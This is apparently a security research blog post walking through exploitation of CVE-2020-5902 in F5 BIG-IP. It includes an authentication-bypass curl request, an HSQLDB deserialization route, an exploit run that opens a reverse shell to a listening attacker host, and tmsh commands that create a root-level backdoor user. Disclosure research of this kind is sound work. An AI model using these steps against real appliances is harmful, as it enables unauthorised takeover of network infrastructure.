



# F5 BIG-IP Remote Code Execution Exploit – CVE-2020-5902

[← Back](#)

July 6, 2020 | [Blog](#) | [Share](#)



When TEAM**ARES** began research into the vulnerability identified in the F5 TMUI RCE vulnerability [advisory](#) released last month, we initially started by reading the advisory and mitigation steps, which contained minimal details but included key pieces of information needed to kick off our research. The advisory states that the vulnerability impacts a variety of capabilities when exploited, including the ability to execute arbitrary Java code, which stood out to us.

## Security Advisory Description

The Traffic Management User Interface (TMUI), also referred to as the Configuration utility, has a Remote Code Execution (RCE) vulnerability in undisclosed pages. (CVE-2020-5902)

## Impact

This vulnerability allows for unauthenticated attackers, or authenticated users, with network access to the TMUI, through the BIG-IP management port and/or Self IPs, to execute arbitrary system commands, create or delete files, disable services, and/or execute arbitrary Java code. This vulnerability may result in complete system compromise. The BIG-IP system in Appliance mode is also vulnerable. This issue is not exposed on the data plane; only the control plane is affected.

Figure 1: Vulnerability impact statement

Reading the mitigation steps immediately points to directory traversal and potential command injection. The interesting character in the pattern is the semicolon.

### 3. Locate the line which starts with **include none** and replace it with the following:

```
include '  
<LocationMatch ".*\.\.\\.;.*">  
Redirect 404 /  
</LocationMatch>  
,
```

Figure 2: Mitigation

The first step was to compare changes between the known vulnerable versions and the fixed versions, so we began by comparing system configurations between 15.1.0 against 15.1.0.4. We found that there were a plethora of differences, but the following changes to the Apache configuration piqued our interest in particular and led to us going down this rabbit hole.

The screenshots show the /hsqldb endpoint was removed from the reverse proxy configuration. The Tomcat application server listens on localhost:8009.

```
--- 15.0.1/config/httpd/conf.d/proxy_ajp.conf 2019-11-21 06:15:10.000000000 -0600  
+++ 15.0.4/config/httpd/conf.d/proxy_ajp.conf 2020-06-18 20:52:29.000000000 -0500  
@@ -22,7 +22,6 @@  
ProxyPassMatch ^/tmui/deal/?(.*)$ ajp://localhost:8009/tmui/deal/$1 retry=5  
ProxyPassMatch ^/tmui/graph/(.*)$ ajp://localhost:8009/tmui/graph/$1 retry=5  
ProxyPassMatch ^/tmui/service/(.*)$ ajp://localhost:8009/tmui/service/$1 retry=5  
-ProxyPassMatch ^/hsqldb(.*)$ ajp://localhost:8009/tmui/hsqldb$1 retry=5  
  
<IfDefine LunaUI>  
ProxyPassMatch ^/lunai/?(.*)$ ajp://localhost:8009/lunai/$1
```

Figure 3: Differences in proxy\_ajp.conf

```
-#
-# HSQLDB
-#
-<Location /hsqldb>
-<RequireAll>
-     AuthType Basic
-     AuthName "BIG\-IP"
-     AuthPAM_Enabled on
-     AuthPAM_IdleTimeout 1200
-     require valid-user
-
-     Require all granted
-
-</RequireAll>
-</Location>
-
<Location /tmui>
    # Enable content compression by type, disable for browsers with known issues
    <IfModule mod_deflate.c>
@@ -367,6 +351,11 @@
        </IfModule>
    </LocationMatch>

+# Returns 404 error when ../ is present anywhere in Request URL.
+<LocationMatch ".*\.\.\\.;">
+    Redirect 404 /
+</LocationMatch>
+
```

Figure 4: Differences in httpd.conf

Running a basic unauthenticated GET request redirected to the login page, which is expected as authentication is required to access the management application.

```
CVE-2020-5902 $ curl -k 'https://localhost.localdomain:443/hsqldb'
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>302 Found</title>
</head><body>
<h1>Found</h1>
<p>The document has moved <a href="/tmui/login.jsp">here</a>.</p>
</body></html>
```

Figure 5: HTTP redirect to login

With the vulnerability mitigation steps in mind, we appended a semicolon and the request was successfully sent to the application server. This must be the authentication bypass because this endpoint should not be reachable.

```
CVE-2020-5902 $ curl -k 'https://localhost.localdomain:443/hsqldb;'
<html><head><title>HSQL Database Engine Servlet</title>
</head><body><h1>HSQL Database Engine Servlet</h1>
The servlet is running.<p>
The database is also running.<p>
Database name: mem:.<p>
Queries processed: 272<p>
</body></html>
```

Figure 6: Authentication bypass

Now that we could reach /hsqldb, we set off on a journey to see what could be done with it. [HyperSQL](#) is an embedded relational database used by Java applications. Through reading documentation and looking for ways, this could be abused.

The first attempt used a User Defined Function (UDF); however, it was discovered that the feature is not available in v1.8. We found that we could call native Java functions or any method available to the server with the primary restriction being that it had to be a static method. After looking for static methods in the HSQLDB source code, we found the `org.hsqldb.util.ScriptTool.main()` method deserializes a Java object represented as an ASCII hex string. This looked very promising, so we attempted to call this manually using [sqltool](#) and hit a “Serialization failure” error.

```
sql> \i callwoot.sql
SQL Error at 'callwoot.sql' line 1:
"call "org.hsqldb.util.ScriptTool.main"('ASCII hex payload here')"
```


Serialization failure: Serialization support for org.apache.commons.collections.functors.InvokerTransformer is disabled for security reasons. To enable it set system property 'org.apache.commons.collections.enableUnsafeSerialization' to 'true', but you must ensure that your application does not de-serialize objects from untrusted sources.

```
sql>
```

Figure 7: Serialization exception

Thankfully, the error message informed us of how to resolve it. Setting the `enableUnsafeSerialization` property to true and executing the payload was successful. At this point, we proved that authenticated remote code execution was possible. Attempting to use

/hsqldb; with a POST request resulted in a connection error, so we took another look at the mitigation regex “.\*;.\*” and noticed that the authentication bypass was “.;”. We then changed our exploit to work with that regex, allowing us direct access to HSQLDB.



```
TeamARES
CVE-2020-5902 $ ./CVE-2020-5902.sh localhost.localdomain 10.100.100.101 9003
localhost.localdomain.der already exists. skipping extraction step
Building exploit
Connecting to localhost.localdomain
Payload executed
CVE-2020-5902 $ 
kali
kali $ nc -v -l -p 9003
listening on [any] 9003 ...
connect to [10.100.100.101] from localhost.localdomain [10.100.100.123] 33698
id
uid=91(tomcat) gid=91(tomcat) groups=91(tomcat),102(webervices) context=system_u:system_r:tomcat_t:s0
tmsh show /sys version

Sys::Version
Main Package
  Product    BIG-IP
  Version    15.1.0
  Build      0.0.31
  Edition    Final
  Date       Thu Nov 21 05:44:00 PST 2019

exception: (Can't open command history file (/root/.tmsh-history-root), Permission denied) (framework/CmdHistory
e.cpp, line 92), exiting...
```

Figure 8: Remote code execution

Create a new user with the admin role via tmsh. This operation creates a root system account.

```
sh-4.2$ id
id
uid=91(tomcat) gid=91(tomcat) groups=91(tomcat),102(webervices) context=system_u:system_r:tomcat_t:s0
sh-4.2$ id pwned
id pwned
id: pwned: no such user
sh-4.2$ tmsh -c "create auth user pwned password aBcD007@@%Ws0A shell bash partition-access add { all-partitions {
role admin}}"
<007@@%Ws0A shell bash partition-access add { all-partitions { role admin}}"
exception: (Can't open command history file (/root/.tmsh-history-root), Permission denied) (framework/CmdHistoryFil
e.cpp, line 92), exiting...
sh-4.2$ id pwned
id pwned
uid=0(root) gid=0(root) groups=0(root)
sh-4.2$ su - pwned
su - pwned
Password: aBcD007@@%Ws0A

Last login: Mon Jul  6 08:32:53 PDT 2020 from 192.168.6.101 on pts/1
[pwned@bigip1:Active:Standalone] ~ # id
id
uid=0(root) gid=500(webusers) groups=500(webusers),996(sdm) context=system_u:system_r:tomcat_t:s0
[pwned@bigip1:Active:Standalone] ~ #
```

Figure 9: Local privilege escalation

## Versions Tested:

- F5 BIG-IP 15.1.0
- F5 BIG-IP 14.0.0

### References:

- <https://support.f5.com/csp/article/K52145254>
- <https://www.ptsecurity.com/ww-en/about/news/f5-fixes-critical-vulnerability-discovered-by-positive-technologies-in-big-ip-application-delivery-controller/>

### Credit:

Authentication bypass discovered by Mikhail Klyuchnikov of Positive Technologies

Proof of Concept research by Charles Dardaman, Senior Adversarial Engineer, and Rich Mirch, Senior Adversarial Engineer for at TEAM**ARES**



#### Services

Team**ARES**™

Advisory Services

- Team**ARTEMIS**™
- vCISO

Cloud Security

Network Security

#### About

Leadership

Careers

Contact Us

#### Partners

#### Resources

Blog

Data Sheets

